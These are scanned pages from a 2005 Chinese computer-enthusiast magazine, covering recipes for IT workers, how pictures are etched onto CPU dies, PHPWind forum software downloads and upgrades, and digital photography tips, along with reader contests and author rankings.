■北京　梦里花开　LY

走，下厨去!

各人的爱好千差万别，有爱下棋的，有爱玩牌的，有爱尖着嗓子练声扰民的，不一而足。本人的爱好则是下厨房。你也许会奇怪:一个大男人，怎么能下厨房呢？嘿嘿，这你就错了，新好男人刘仪伟不是有一句"名言":男人下厨房，快乐新时尚。

抛开爱好不谈，但只是算一笔经济账，下厨房也是一件很划算的事情。比如大家司空见惯的鱼香肉丝，它的原料主要有:瘦肉2两(约1.5元)，柿子椒、胡萝卜若干(约0.5元)，笋片若干(约0.5元)，葱、姜、蒜、糖、醋、酱油、辣酱少许(约1.0元)。成本总共也就是3块5左右，而一般餐馆都要买到10块，所以要是自己下厨的话，等于是省下了6块5，这些钱够买一本《电脑爱好者》杂志外带一包瓜子了。

练就一手好厨艺，在生活中往往也有意想不到的收获。想当初，为了追现在的女朋友，真是煞费苦心、百般奉承，却总也得不到MM的青　。后来偶然得知，MM嘴馋、爱吃。当时真是大喜过望，通过《电脑爱好者》我知道了"　美食菜谱"的软件(下载地址:http://www.dudusoft.com)，并研究起做菜来。功夫不负有心人，终于赢得MM的芳心。

IT人的饮食

每天工作在电脑前的你，可能并没有想过你的饮食应该有针对性。工作繁忙，使得很多人都有不吃早饭的习惯。据一份报告统计，在IT人士中几乎每天都不吃早饭者的比例高达26%，而不吃早饭的坏处大家早就知道了，特别对于工作、学习繁忙人士来讲，早饭就更加重要了。这里给IT人士推荐一些适合IT人士的食谱。

1.早餐

新鲜酸奶一杯，全麦面包两片，西红柿一个。这几样东西维生素含量丰富，吃起来也不耽误时间，不需要烹　。酸奶和西红柿中的维生素A含量非常高，维生素A有明目的作用，适于缓解用眼疲劳。

2.午餐

还是应该多食用富含维生素A的食物，比如:豆制品、鱼、牛奶。它们可以预防角膜干燥、视力下降。第二类是富含维生素B1和C的食物，比如:大白菜、西红柿和新鲜水果。可以补充神经细胞的营养，缓解神经的紧张状态。

3.晚餐

其他时间，建议多吃些含磷脂高的食物。这些食品是大脑的"能源"之一。如蛋黄、虾、核桃、花生、牡　、乌贼、银鱼、青鱼中都含有较高的磷脂。此外，建议多吃健眼的食物，如各种动物的肝脏、黄花菜、空心菜、　　子及各种新鲜水果。

4.滋补食品

脑力劳动后，神经兴奋易致失眠，用桂圆、红枣煮汤喝，有养胃健脾的功效，还能解除抑郁。蜂蜜中有脑细胞所需的能源葡萄糖及果糖，经常饮用可提神补脑，增强脑细胞活力。

外国人在吃些什么?

国内电视台里美食节目越来越多，各类中餐的模样我们都已经很熟悉了。相比之下，在我们眼里不值一提的"洋快餐"就真的那么差劲吗？也不尽然，在走进西餐厅之前，到国外的网站上看看外国人的大餐也不错。

1.http://www.foodtimeline.org/

人类在哪一年开始吃鸡蛋？这个问题历史学家也许可以回答你，但如果你想知道得更多:什么时候开始吃鱼、什么时候开始吃米、冰激淋是怎么诞生的……这类古怪的问题应该到哪里找答案？请看"饮食时间线"。

2.http://www.nal.usda.gov/fnic/Fpyr/pyramid.html

多年来，人们一直推崇"饮食金字塔"，将人需要的营养物质列成了一个金字塔。但它的版本也在经常变化，每年都会出一个更新版本，人们的饮食结构就在一步步地趋向更加合理、更加健康。

3.http://foodnetwork.com/food/re_video_of_the_day/

图片不过　，食品才精彩！这个网站上每天都会更新一种特色食品的录像节目，包括它的制作方法，和刘仪伟的节目相比，感觉就是不一样呀。

4.http://www.foodnetwork.com/food/tv/0,1974,FOOD_10011,00.html

如果你同时是烹　和影视的爱好者，就到这里去，有很多相关的节目满足你。不过需要卫星电视来接收。

身体是革命的本钱

近年来，人们开始重视起"亚健康"的问题，所谓

"亚健康"，就是指身体上虽无明显的疾病，但生活能力却呈现出不同程度减退，介于健康与疾病之间的一种状态，国外也称为"第三状态"或"灰色状态"。对于整天面对电脑工作人来说，更加要当心"亚健康"问题，因为电脑会产生电磁辐射，如果长期在缺水、营养不足、缺乏维生素的状况下工作，身体对辐射的抵抗能力下降，就很容易得病。

一般专家认为，茶叶中富含的茶多酚和脂多糖等成分可以吸附和捕捉放射性物质，并与之结合后排除体外，所以喝绿茶能起到一定的抗辐射作用。除了茶叶外，油菜、青菜、芥菜、卷心菜、萝卜、海带等蔬菜，也具有防辐射损伤的功能。适当吃一些富含维生素A、B、C、E的食品，如:鱼类、胡萝卜、菠菜、西红柿、地瓜、南瓜、花生、海带及各种水果等，对眼睛保健也大有助益。说得很有道理，但听起来是不是有点乏味？其实，不管专家说得对或不对，所提到的这些食品都可以制作成美味佳　，既预防疾病又吃到了美食，一举两得，何乐而不为呢。下面就给大家介绍本人的几道拿手好菜，有兴趣的朋友也可以试试哦。

菜谱一:鱼香茄子

对"鱼香"两字，大家一定不会陌生，饭馆带"鱼香"的菜名比比皆是。我曾经仔细比较了一下所有带"鱼香"味的菜谱，发现它们的共同点就是"香辣"口味，带一点酸甜，配料必须是葱、姜、蒜、糖、醋、酱油、辣瓣酱俱全。掌握了这个特点，你也可以自己创造出菜谱来，什么鱼香豆腐、鱼香排骨，无所不可以以鱼香名之。

第一步:将葱、姜、蒜切成末，加糖、醋、酱油、辣瓣酱、盐、淀粉以及少许水调成鱼香汁，调汁的时候可边调边尝，觉得酸甜咸辣合适的时候为止。

第二步:将茄子洗好，切成约1.5厘米的块。因为在家中不可能像在饭馆一样有很多油来炸一下茄块，所以我用开水　的方法来代替，看茄块呈半透明状时，那就是熟了，用爪篱捞出来装盘待用。

第三步: 净炒锅，打开火，等锅中的水分都烤干了之后(这样在放油后，就不会出现油爆的情况)，倒入色拉油少许，等油有八层热时，将　好的茄块倒入锅中翻炒几下(爱吃肉的可先放点肉末　炒)，随即倒入调好的鱼香汁，翻炒至熟，装盘就可以了。

菜谱二:鸡蛋豆腐羹

这是我从北京台的生活频道中学的一招，操作非常简单，清香可口。

第一步:将从超市买回的嫩豆腐(盒装的)打开放入碗中，并放一些肉末、香葱末，加入适量的盐(视你自己口味的轻重而定)。

第二步:打两个鸡蛋并放入适量的水(至少是蛋液的1.5倍)，打匀，倒入装豆腐的碗中，继续打匀。


第三步:最后用蒸锅蒸十分钟出锅即可，吃的时候可倒入一些酱油和香油，口感会更好。另外，这道菜最好配合米饭为好。

饭桌上的罗曼谛克


厨艺不只是把菜炒熟了那么简单，它还包括营养学、配菜、刀工、烹制、装饰技巧等，尤其是中国菜，更讲究要色、香、味、形俱全。对于做菜的色、香、味，大家都能理解，但对把许多精力投入到菜的外形上，有些人觉得不可理解:菜做得再好看，一会儿就吃完了，也就没什么意义了。不过我倒是觉得，美本身就是一种遗憾的艺术，更何况它能增进食欲。下面大家可以随我一起学习一、两种简单小制作，只需一两分钟，就能为家宴创造一种浪漫的氛围。



首先斜刀将黄瓜头切去，再将黄瓜切成两半，然后在斜边上切三刀分出三个黄瓜片，注意，前两刀不要切断，要留一些粘连，最后将中间的黄瓜片弯曲着卷进去，一个简单的食雕造型就完成了。



也可以多切出几片，如切成五片或六片，然后间隔着卷进去，就又成了一个新的造型，炒菜装盘后，适当的点缀一下，会非常好看。菜肴如果是暖色调的，可用绿色的黄瓜片来制作，如果是冷色调的，也可以使用胡萝卜片来制作。



像平时削苹果皮一样，旋转着削胡萝卜，要削厚一点，最后卷起来窝一下，一朵漂亮的玫瑰花就完成了。

大嘴吃天下


1. 喜欢美食的朋友可以在网上多转转，既可以找到各种各样的菜谱网站，也可以在美食论坛里以"食"会友，多多交流经验。

上海热线·烹　学习:http://www.online2.sh.cn/life/food/

2. 对那些既想自己下厨做饭，又不想太麻烦的"懒汉"们来说，微波炉菜谱是一个不错的选择。下面这几个微波炉菜谱的网站，说不定会对你有些帮助哦。

美食长廊·微波炉食谱:http://www.madeinwx.com.cn/wxqy/wxqy08/travel/MSCL/wbsp/wbsp.htm


天天饮食·微波炉食谱:http://www.hh.hl.cn/ttys/wbsp/yxrs.htm CF [BL01]



奇特的图案从何而来？

■CFan DEBUG

上海读者朱逸伦：我在http://news.onlinedown.net/info/10457-1.htm看到几幅图片，这是真的吗，还是像《透明LCD》一样用Photoshop做的呢？（获爆料奖50元）




PowerPC750，即苹果G3的处理器内部，一把剑的图案，而这款CPU的代号是“亚瑟王”



SGI MIPS 10000处理器内部的怪兽，MIPS处理器是一种和我们常用的PC类CPU不同的CPU处理器



Analog Devices DSP内部的火龙，Analog Devices也就是我们常见的AD系列软声卡芯片的生产商



Cyrix 5x86内部的图案，想想5x86的代号是什么？

这些奇怪的卡通图案难道真的是一种巧合吗？

首先要说明的是这些图片并不是用Photoshop制作出来的，那么它是如何来的呢？

CPU内部的东西，我们是无法看到的，即便是拆开了CPU，DIE(晶粒)上的图案也只有在高倍的电子显微镜上才能看见。不过我们也经常看到一些主板、显卡上也有类似的刻在电路板上的图案和字迹，例如当年著名的AOPEN AX6BC PRO白金版主板上就刻了研发小组的全体签名。

这样的图案和字迹是怎么上去的呢？很明显，不可能是在芯片或主板生产完毕后使用雕刻机雕刻上去的，这既非常麻烦也毫无需要，而更不可能是人手雕刻的，主板还好，在CPU芯片上刻字，无论是人还是机器，都做不到。

那么，这些图案是怎么刻的呢？

这我们就要了解CPU是怎么做出来的。

在CPU芯片的制造过程，总体来说可分为晶圆制造、掩模设计、芯片生成、芯片封装和芯片测试等几大步骤。

1.晶圆制造

众所周知，硅(Si)是半导体芯片的载体，在制造厂中，硅原料最先是以圆柱形的硅单晶体形态存在，然后再被切成薄薄的圆形切片，这些圆形切片也被称为“硅晶圆”。在芯片加工完成后，硅晶圆会被分割成规定大小的小片，芯片的电路就是在这些小硅片上生成的。

2.掩模设计

芯片逻辑电路设计完成以后，必须让它们以物理形态固定在硅片中才能形成芯片。芯片电路的生成方法就是利用规定波长的紫外线照射硅片，使硅片表面通过反应形成设计好的电路图形(这个过程被称为“光刻”)。显然，要完成光刻，就必须制作出和电路图形对应、可让紫外线通过的掩模。IC设计公司所提供的是记录有电路形态的实体掩模电路磁带(可以想象为其中放了一张画好的图片文件)，电子束曝光系统根据它所提供的信息将电路图形定影在玻璃或石英上，再利用此掩模的金属隔膜遮挡光线，而在没有金属隔膜的地方，光线就会透过玻璃或石英到达硅片上进行光刻，形成所需要的图形。

3.芯片生成

芯片生成是整个制造流程中最核心的环节，它主要包括光刻、蚀刻、离子注入和金属溅镀等几个主要步骤。

光刻只能将电路影像显示在硅片上，而要将这个电路图形固定在硅片中就还需要对它进行蚀刻。蚀刻就是通过化学药水或电子束轰击，与硅片表面经过光刻的部分反应，使之从硅片表面脱离。



风从这里吹来——PHPWind.net

■中华小当家

探宝队队员招募行动:想加入“网站探宝队”的行列吗?如果你有迫切希望探宝的网站，或者发现了某个网站的宝藏，请将您的建议或发现发送至info@cfan.com.cn(邮件标题请注明“网站探宝”)。

寻宝对象:PHPWind官方网站　http://www.phpwind.net

寻宝理由:本刊曾向大家多次介绍了有关自己架设服务器，并在此之上建立论坛的方法。国内有许多优秀的论坛程序:在微软的ASP阵营下，最知名的莫过于DVBBS(动网);



而在免费的PHP阵营下则有PHPWind和Discuz!两大派系。其中PHPWind号称是运行速度最快的论坛程序，负载能力极强，而且它在插件集成度方面也很有特色。

找出免费的PHPWind安装包

同其他很多论坛一样，PHPWind也坚持长期同时维护免费版和商业版。其需要付费的商业版在http://www.phpwind.com可以找到，而我们要找的当然是免费版咯。

2.0.2简体中文免费版:http://www.phpwind.com/2.0/phpwind.zip

如果你安装过老版本

别以为只有Windows需要升级，PHPWind每过一段时间也需要升级一次，经常光顾新版本的发布页可以保证得到及




CPU的制造流程



这就是所谓的“晶圆”



经过光刻、蚀刻尚未切割的晶圆




成品DIE

蚀刻完成以后，电路图样就固化在硅片表面了，下一步就是进行离子注入。离子注入是指在已蚀刻图样的硅片表面注入硼、磷、砷等离子，形成半导体器件;接着再通过金属溅镀在硅片表面沉积出金属薄层连接这些半导体器件，一层接着一层，直到芯片内所有的电路都制作完成，这样，一枚芯片就成型了。

上面生成的，就是我们所说的〝DIE〞，在进行芯片的封装和测试后，就可以见到我们常见的CPU和其他芯片了。

下面所示的，就是VIA公司在一次展会上所展出的C3处理器的制作流程实物。



逐步将DIE封装到芯片内部，最终成为CPU成品

由芯片的制造流程，我们可以清楚地看到，这个制造过程中，只是像洗照片一样忠实地将电路磁带上的〝图片〞内容复制到硅晶上，而根本不管〝图片〞上都记录了什么。换句话说，即便用你自己的大头照代替了真正的电路图，芯片工厂也会忠实地制造出〝头像芯片〞来。

这样就很容易理解了，由于芯片的电路图也是在电脑上设计的，制好图后才转换为磁带的记录数据。所以芯片设计人员在设计芯片时，只要随手在电路图上画点什么或写点什么，都会被原原本本地在最终生产的芯片上还原，而只要这些图画在DIE上没有线路的空白处，就不会影响电路的正常工作。这也算是一种独特的〝彩蛋〞吧。

而主板、显卡的PCB板的制造流程，和DIE的制造过程有很大的相似之处，只是由于体积规模不同，所以在细节上有工艺上的差异。但万变不离其宗，用同样的办法，也可以在PCB上刻下你想刻的任何图案。

现在你应该知道那些奇特图案其实是厂商故意设计出来的了吧。CF [BL02]

时的升级信息。每次版本升级提高的不仅是速度，还有安全性，所以不要小看 ！ Windows可以用Windows Update升级，可论坛该怎么升级呢？别担心，升级程序在此。

(1)1.3.6→2.0.2简体中文升级版:http://www.phpwind.com/2.0/upto.zip

PHPWind就是从1.3.6版本开始火起来的，如果你还在使用老版本，该升级一下了。

(2)2.0.x→2.0.2简体中文升级版:http://www.phpwind.com/2.0/mend.zip

在1.3.6发布之后，也有过多次版本更新，如"2.0.0"、"2.0.1"，小版本升级也是非常必要的。压缩包中有升级方法，仔细看看再动手吧。

如果你用其他论坛程序

有很多用户始终坚持使用一种论坛程序的原因是:转投其他论坛程序无法将用户、帖子等数据也同时转换过去。而PHPWind则提供了很多主流论坛程序→PHPWind的数据转换工具，不过在转换前还是应该先将数据都备份好。

(1)IPB v1.3.6 final→PHPWind v1.3.6 论坛转换程序

链接:http://www.PHPWind.net/read.php?tid=3811

(2)VBB2.x→PHPWind 2.x转换程序

链接:http://www.PHPWind.net/read.php?tid=3721

(3)Discuz!2.0→PHPWind 2.x转换程序

链接:http://www.PHPWind.net/read.php?tid=2747&fpage=1

(4)Ofstar2.0→Phpwind1.3.6转换程序(20040613修改)

链接:http://www.PHPWind.net/read.php?tid=4024

(5)Discuz 2.5/3.1.2→PHPWind 2.x转换程序

链接:http://www.PHPWind.net/read.php?tid=2774

(6)动网DvBBS6/7 Access版→PHPWind1.36插件

链接:http://www.PHPWind.net/read.php?tid=2754

(7)动网DvBBS7 Access版→PHPWind2.0.x插件

链接:http://www.PHPWind.net/read.php?tid=25418

升级提示:由于一些版本的升级工具只提供了转换到PHPWind1.3.6的功能，所以如果需要使用最新2.0.2版本，可以先转换，再用1.3.6→2.0.2升级程序进行升级。使用动网SQL版的用户可以先将数据导出为Access格式，然后再进行转换。

给你的论坛换身“马夹”

一个优秀的论坛程序必须具备强大的可扩展性，并满足最大限度的个性化需求。PHPWind支持自定义风格(皮肤)模板，在其官方网站上也已经有很多发烧级DIYer制作了一些好看的风格，快来找一找吧！

精选风格发布区:http://www.phpwind.net/thread.php?fid=48


给大家推荐一些比较好的风格，下载后根据压缩包中的说明安装即可。

(1)地下酒吧:http://www.phpwind.net/read.php?tid=25443&fpage=1

以低调的灰色为底色的风格，处处透射着阴郁、安静 。

(2)海盗的浪漫:http://www.phpwind.net/read.php?tid=25520&fpage=1

非常个性的风格，以黑色为基调，镶嵌着神秘海盗图案的羊皮纸状的底图，宛如一张真正的海盗藏宝图。



海盗的浪漫

(3)Discuz!风格:http://www.phpwind.net/read.php?tid=25460&fpage=1

偏执于Discuz!论坛程序的用户终于可以心安理得地转投PHPWind了！一眼看去，还真以为是Discuz!呢。

(4)幸福城市：http://www.phpwind.net/read.php?tid=25512&fpage=2

粗 大胆的线条勾勒出的细腻，以蓝色为主。

给论坛“装软件”

论坛还能装软件？对，你没有看错，论坛可以装的"软件"有两种:插件和Hack。其中插件是指符合原程序公布的插件扩展标准的附加程序，而Hack则是指对原程序的部分代码进行修改，使它能够支持新的功能。PHPWind有一个非常吸引人的特色就是它集成了很多优秀的插件，大家不会再因为安装Hack而将论坛程序改得面目全非了。

链接:http://www.phpwind.net/read.php?tid=21492&fpage=1

推荐插件:勋章插件、首页调用插件、QQIP库插件、图片附件水印插件、管理团队、娱乐中心。

推荐Hack:没有虚拟形象下显示自己的QQ秀、给发言框增加背景图片、为帖子加上版权信息、分页美化、类似MSN的消息提示、广告修改方法。

如果你对插件的安装调试方法仍心存疑惑，那么建议看看官方提供的《插件调试手册》。

链接:http://www.phpwind.net/read.php?tid=16338&fpage=1

有问题怎么办

除了求助于Google，当论坛的安装使用出现问题时，在官方论坛的讨论区提问也是一个不错的主意。

链接:http://www.phpwind.net/thread.php?fid=2 CF [BL03]



永远的校园主义精神

■ GQ

那是最甜美的梦，毫无疑问，十多年过后当我为自己的照片寻找情节时，这些关于校园和女同学的记忆就一下子跑出来了——我那时上课时喜欢恶作剧地猛一下回头，那次吓了后座认真听课的她一大跳。为了向她检讨，下课后主动代她当值日生去擦黑板，再以后就去帮她画学生会的墙报，再以后……我手捧着一个脸盆，从标记着“男生二宿舍”的男生宿舍里出来晃悠着去浴室洗澡时，会一路上把她的名字放在支离 碎的歌词中去，一直唱，一直唱，在浴室里也哇啦啦地唱……

而现在，她却再也无法像我失物招领处找回的宿舍钥匙那样失而复得……

生命中，不断地有人离开或进入，不断地有得到和失落，一条条弧线和直线在我人生的跑道上交错着，恍 中看到她在跑道的一端回头冲我微笑。那些单纯和唯美，是我永远的校园回忆。无论经历过多少事情，我希望，心底永远的校园主义精神，永远不会消失。


图1　同桌的你


图2　黄土的操场已经变成塑胶跑道



图3　希望一切都可以失而复得



图6 走出今天的学校，你将成为“全才”



图4　居住四年的地方


图5　彩色粉笔总能带来美好回忆


图7　我们都是和时间赛跑的人

征稿启事

本期征稿：春季校园

用你手中的DC，描述发生在校园里面的故事。注意考虑到黑白照片的特点，题材不限，随照片附加100至200字解说，介绍一下拍摄场景、环境等内容，最好用TIF等无损压缩格式保存，然后用WinRAR等压缩软件打包，发送至info@cfan.com.cn，邮件主题注明“投稿：我拍校园”。

CF [BL04]



从“拍照”到“摄影”——DC入门

■河北 周建军 北京 梦里花开

数码相机不需要胶片，这是一个非常大的优点，但也产生了一个非常大的误区。大多数人认为，反正闪存卡可以反复使用，我随便多拍几张，最后只要从中挑选一些出来，再编辑编辑，不怕不出好照片。这真是大错特错！数码相机的优势增大了我们得到好照片的机会，但不应该成为我们滥拍的理由，你可知道，当我们在大量的垃圾照片中筛选、编辑的时候，浪费的时间和精力要比省下的胶卷更昂贵。

注意，我这里说的"滥拍"，是指那些懒于分析思考，一味地想靠拍摄的数量碰运气的人。其实对于初学者来说，我个人的意见还是需要鼓励他们多多进行拍摄练习，但每次练习之前要有明确的拍摄主题、目的，拍好之后要多多分析比较照片中还有哪些不足的地方，以便下次拍摄的时候改进。

数码相机和传统相机的主要区别在于成像系统的不同(前者用的是CCD或CMOS电子元件，后者使用的则是胶片)，而两者之间的拍摄技巧则区别不大，可互为借鉴。比如，从80年代出版以来一直畅销不衰的《美国纽约摄影学院摄影教材》(原名《New York Institute of Photography》，中国摄影出版社出版)一书，虽然主要是面向传统摄影，但对使用数码相机的读者来说，一样能学习到很多宝贵的经验。

《美国纽约摄影学院摄影教材》一书中认为：无论摄影技巧和方法如何千变万化，一般总要遵循三个原则，才能称得上是好的照片：

1．一幅好照片要有一个鲜明的主题(有时也称之为题材)。或是表现一个人，或是表现一件事物，甚至可以表现该题材的一个故事情节。主题必须明确，毫不含糊，使任何观赏者一眼就能看得出来。

2．一幅好照片必须能把注意力引向被摄主体，换句话说，使观赏者的目光一下子就投向被摄主体。


3．一幅好照片必须画面简洁，只包括那些有利于把视线引向被摄主体的内容，而排除或压缩那些可能分散注意力的内容。

根据这三条基本原则开始思考，每次拍摄前或欣赏已有的照片时，不要忘了问自己这样三个问题：这张照片的主题是什么？主体对像是否突出？无用的场景是否已被淡化？你就会发现你作为摄影者的生活开始发生变化。你会用新的标准去观赏一幅美丽的照片。更重要的是你会用全新的方式去观察这大千世界，从而用全新的方式捕捉画面。你会开始运用摄影家的眼力通过取景器去观察世界！

笔者对其中的第三个原则感受尤其深刻，记得刚开始学拍摄时总是注意不到画面细节，拍的时候感觉非常好，等照片出来之后才突然发现：美妙风景片的边角处赫然显示出一个垃圾桶，或者漂亮MM照片的背景中出现一些不相关的人物或物件，大煞风景。

当然，数码相机也有自己独特的地方，如有些数码相机具有亮度直方图分析功能，可以从数据上对预览的图片进行科学分析，而不是像传统相机那样要凭经验和直觉来判断照片质量的好坏。

拿起相机，想也不想就连按快门狂拍的，只能说是"拍照"，要想让拍出的照片除自娱自乐外还能得到其他观众的认同和喜欢，要想完成从"拍照"到"摄影"的过渡，就得下点功夫多练习，并留意学习各方面的摄影知识。一方面是向周围的高手虚心求教，一方面就是多看看摄影方面的书。后面我们为大家推荐了几本书，希望对各位能有所帮助。



《数码相机拍摄入门》
中国摄影出版社
作者:海莹
原价:21.8元

简评:工欲善其事，必先利其器。数码摄影的第一步，自然是要对数码相机本身非常了解。这本书是一本数码相机拍摄的入门读物，适合于初学者使用。书的内容简单实用，较系统地介绍了数码相机的性能参数、如何操作、如何拍摄、如何输出等几个方面的内容，能够让读者快速学会数码相机的基本操作。



《摄影画面构成》
广西师范大学出版社
作者:李强
原价:29.8元

简评:从某种意义上来说，摄影就是选择的艺术。周围的世界是连续的，但是照片是有边框限制的。如何在取影框里选择多彩的世界呢？其实这涉及的是取景与构图的问题。这本书选择了与摄影画面构成相关的34个要素进行系统的分析。针对每个要素，选择了与之相关的摄影作品，并从不同方面加以说明。对于初学者来说，通过这本书可以了解摄影构图的基本方法，提高自己的水平。



《Photoshop数码照片处理典型实例》
人民邮电出版社
作者:汪端/张青/赵鹏
原价:36元

简评:数码相片的优势之一是能够方便地进行后期编辑，以增强照片的效果，或者弥补原有照片的不足(如消除多出来的元素，调整相片的曝光度等)，而Photoshop正是数码照片后期处理必不可少的工具软件。但它复杂的操作令初学者望而却步。这本书则采用了实例的形式，给我们展示了Photoshop神奇的数码照片处理能力。书里的实例很多，涵盖了数码照片处理中常见的方方面面。对于刚开始使用数码相机和Photoshop的人来说，是本非常实用的使用手册。


CF [BL05]

网易 NETEASE www·163·com


网易飞飞来找碴！


“大家来找碴”是大家熟悉的一种游戏。玩法很简单：有A、B两幅画，图A为原画，图B为改过的作品，玩家在图B上找出所有与图A不同的地方。减下图B，用笔圈出来，并在信封背面写上一共有多少处不同，寄回杂志社。在所有正确的玩家回复信件中，我们将抽取20名幸运玩家，赠送奖品。

邮寄地址:北京市海淀区蓝靛厂南路25号长河大厦南区809室　邮编：100089



奖品:飞飞帽子＋光盘





《电脑爱好者》2005年第一季度优秀作者、特约作者名单

根据对第一季度评刊数据的统计排名，确定《电脑爱好者》2005年第一季度优秀作者与特约作者名单如下。

第一季度评出的优秀作者共8名:

第一名:刘锦国　　总积分530分

第二名:朱有芳　　总积分280分

第三名:　艳力　　总积分250分

第四名:包佩　　总积分230分

第四名:阮　征　　总积分230分

第五名:周建军　　总积分210分

第六名:朱金林　　总积分200分

第六名:庞锦贵　　总积分200分

其中从如上作者中评出第一季度特约作者共3名:

周建军　优秀稿件6篇，优秀稿件积分160分

朱有芳　优秀稿件6篇，优秀稿件积分150分

包佩　优秀稿件4篇，优秀稿件积分90分

以上三位特约作者分别获得我们特别奖励的冲击波SS-4101多媒体音箱一套（价值400元）

其余五位优秀作者分别获得我们特别奖励的三诺N-306D多媒体音箱一套（价值200元）

优秀作者或特约作者的排名或奖励结果每季度公布一次。

读者之声

(北京丰台读者:王晶) 我订购了全年的《电脑爱好者》，到3月2日为止，我只收到第1、2、4期刊物，第3期和第5期我还没有收到。请帮我查一下，是不是第3期和第5期没有寄出?

